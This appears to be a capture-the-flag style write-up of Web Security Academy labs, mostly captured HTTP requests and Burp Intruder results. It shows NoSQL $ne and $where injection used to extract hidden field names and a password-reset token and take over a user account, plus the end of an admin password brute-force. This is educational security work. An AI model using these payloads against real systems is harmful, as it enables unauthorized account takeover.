Referer: https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i


```


9. Intruder attack of https://0a7800bf046a1fe58320a0a0003c00f8.web-security-academy.net

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Co
97	0	m	200	☐	☐	209	
202	1	z	200	☐	☐	209	
11	2	b	200	☐	☐	209	
116	3	o	200	☐	☐	209	
45	4	f	200	☐	☐	209	
166	5	u	200	☐	☐	209	
63	6	h	200	☐	☐	209	
160	7	t	200	☐	☐	209	
0			200	☐	☐	151	
1	0	a	200	☐	☐	151	
9	0	b	200	☐	☐	151	
17	0	c	200	☐	☐	151	
25	0	d	200	☐	☐	151	

Filtering the result by password indexes and response length (the successful attempts will have different length among the other), I discovered the password from the admin account:

Password: mzbofuht

Logging in:



Congratulations, you solved the lab!


My Account

Your username is: administrator (role: administrator)

Your email is: admin@normal-user.net

LAB 105 Exploiting NoSQL operator injection to extract unknown fields

This lab has a functionality of password reset. Playing around with log in page, I noticed that entering wrong password leads to "Invalid username or password". However, if I add an additional parameter {"$ne" : "invalid} into the json inside POST login, I will hit the following error:




```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf46Sh5NZKKuPows2l
Content-Length: 56
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":"carlos",
  "password":{
    "$ne":"invalid"
  }

}
```

Login

Account locked: please reset your password

Password reset requires an access to email client, so I will not be able to change it directly.

At this point, I decided to check if the application is vulnerable to java script injections by modifying the request with "$where" : "0" false clause:




```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf46Sh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":"carlos",
  "password":{
    "$ne":"invalid"
  },
  "$where":"0"

}
```

Login

Invalid username or password

And with valid one I am receiving a different error message, meaning that the website has such vulnerability:



```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf46Sh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "username":"carlos",
  "password":{
    "$ne":"invalid"
  },
  "$where":"1"

}
```


Login

Account locked: please reset your password

Next thing to do is to discover and identify the unknown fields. For this purpose, I had sent the request into Burp Intruder and constructed an injection:

```
"$where":"Object.keys(this)[1].match('^.{§§}§§.*')"
```

This will evaluate each character of the 1st parameter by one, using a-z, A-Z, 0-9 range. I assumed that there are 20 characters long parameters and applied Cluster bomb attack:


Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf4ESh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"username":"carlos","password":{ "$ne": "invalid"
},
"$where":"Object.keys(this)[1].match('^.{$$}$$.*')"

}
```

10. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.ne

10. Intruder attack of https://0adc009904cd5f41810089e3007a0.


Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
421	0	u	200	☐	☐	3514	
380	1	s	200	☐	☐	3514	
87	2	e	200	☐	☐	3514	
361	3	r	200	☐	☐	3514	
278	4	n	200	☐	☐	3514	
6	5	a	200	☐	☐	3514	
259	6	m	200	☐	☐	3514	
92	7	e	200	☐	☐	3514	
0			200	☐	☐	3500	
1	0	a	200	☐	☐	3500	
22	0	b	200	☐	☐	3500	

Finished

Once done, I discovered 1st field to be ‘username’. Iterating the index, I can find other columns:

password


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf4ESh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"username":"carlos","password":{ "$ne": "invalid"
},
"$where":"Object.keys(this)[2].match('^.{$$}$$.*')"

}
```


11. Intruder attack of https://0adc009904cd5f41810089e3007a0.

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
316	0	p	200	☐	☐	3514	
2	1	a	200	☐	☐	3514	
381	2	s	200	☐	☐	3514	
382	3	s	200	☐	☐	3514	
467	4	w	200	☐	☐	3514	
300	5	o	200	☐	☐	3514	
364	6	r	200	☐	☐	3514	
71	7	d	200	☐	☐	3514	
0			200	☐	☐	3500	
1	0	a	200	☐	☐	3500	
22	0	b	200	☐	☐	3500	

Finished

email


Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf4ESh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"username":"carlos","password":{ "$ne": "invalid"
},
"$where":"Object.keys(this)[3].match('^.{$$}$$.*')"

```

12. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.ne


12. Intruder attack of https://0adc009904cd5f41810089e3007a0.

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
85	0	e	200	☐	☐	3514	
254	1	m	200	☐	☐	3514	
3	2	a	200	☐	☐	3514	
172	3	i	200	☐	☐	3514	
236	4	l	200	☐	☐	3514	
0			200	☐	☐	3500	
1	0	a	200	☐	☐	3500	
22	0	b	200	☐	☐	3500	
43	0	c	200	☐	☐	3500	
64	0	d	200	☐	☐	3500	
106	0	f	200	☐	☐	3500	

Finished

resetToken


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0adc009904cd5f41810089e3007a001f.web-security-acader

```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf4ESh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-a
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"username":"carlos","password":{ "$ne": "invalid"
},
"$where":"Object.keys(this)[4].match('^.{$$}$$.*')"

```

13. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.ne


13. Intruder attack of https://0adc009904cd5f41810089e3007a0.

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
358	0	r	200	☐	☐	3514	
86	1	e	200	☐	☐	3514	
381	2	s	200	☐	☐	3514	
88	3	e	200	☐	☐	3514	
404	4	t	200	☐	☐	3514	
951	5	T	200	☐	☐	3514	
301	6	o	200	☐	☐	3514	
218	7	k	200	☐	☐	3514	
93	8	e	200	☐	☐	3514	
283	9	n	200	☐	☐	3514	
0			200	☐	☐	3500	

Finished


The last one is particularly interesting, as it can be also bruteforced in same manner, character by character. Let's try to check if it is present. Most likely, it is on /forgot-password endpoint:



~~https~~://0adc009904cd5f41810089e3007a001f.web-security-academy.net/forgot-password?resetToken=invalid

```
"Invalid token"
```

Having the positive error, I can proceed to bruteforce:



Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well a

Target: https://0adc009904cd5f41810089e3007a001f.web-security-academy.net

```
POST /login HTTP/2
Host: 0adc009904cd5f41810089e3007a001f.web-security-academy.net
Cookie: session=ZvIfWuEbRDoJBQOf46Sh5NZKKuPows2l
Content-Length: 76
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: application/json
Accept: */*
Origin: https://0adc009904cd5f41810089e3007a001f.web-security-academy.ne
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adc009904cd5f41810089e3007a001f.web-security-academy.n
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"username":"carlos","password":{ "$ne": "invalid"
},
"$where":"this.resetToken.match('^.{§§}§§.*')"

}
```


Attack | Save | Columns | 15. Intruder attack of https://0adc009904cd5f41810089e3007a001f.web-security-academy.ne
15. Intruder attack of https://0adc009904cd5f41810089e3007a0.
Attack | Save | Columns
Results | Positions | Payloads | Resource pool | Settings
Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
1	0	a	200	☐	☐	3514	
2	1	a	200	☐	☐	3514	
3	2	a	200	☐	☐	3514	
1285	3	9	200	☐	☐	3514	
110	4	f	200	☐	☐	3514	
1119	5	1	200	☐	☐	3514	
1267	6	8	200	☐	☐	3514	
1247	7	7	200	☐	☐	3514	
51	8	c	200	☐	☐	3514	
1123	9	1	200	☐	☐	3514	
1229	10	6	200	☐	☐	3514	
96	11	e	200	☐	☐	3514	
1168	12	3	200	☐	☐	3514	
1295	13	9	200	☐	☐	3514	
1233	14	6	200	☐	☐	3514	
1171	15	3	200	☐	☐	3514	
0			200	☐	☐	3500	
22	0	b	200	☐	☐	3500	

Finished

resetToken=aaa9f187c16e3963

Inserting it instead of 'invalid' value used before and I was welcomed by Password change window:




~~https~~://0adc009904cd5f41810089e3007a001f.web-security-academy.net/forgot-password?resetToken=aaa9f187c16e3963

Web Security Academy
Exploiting NoSQL operator injection to extract unknown field
Back to lab home
Back to lab description »


New password: •••

Confirm new password: •••

Now, I am able to log in as 'carlos' with new password:



Congratulations, you solved the lab!



My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net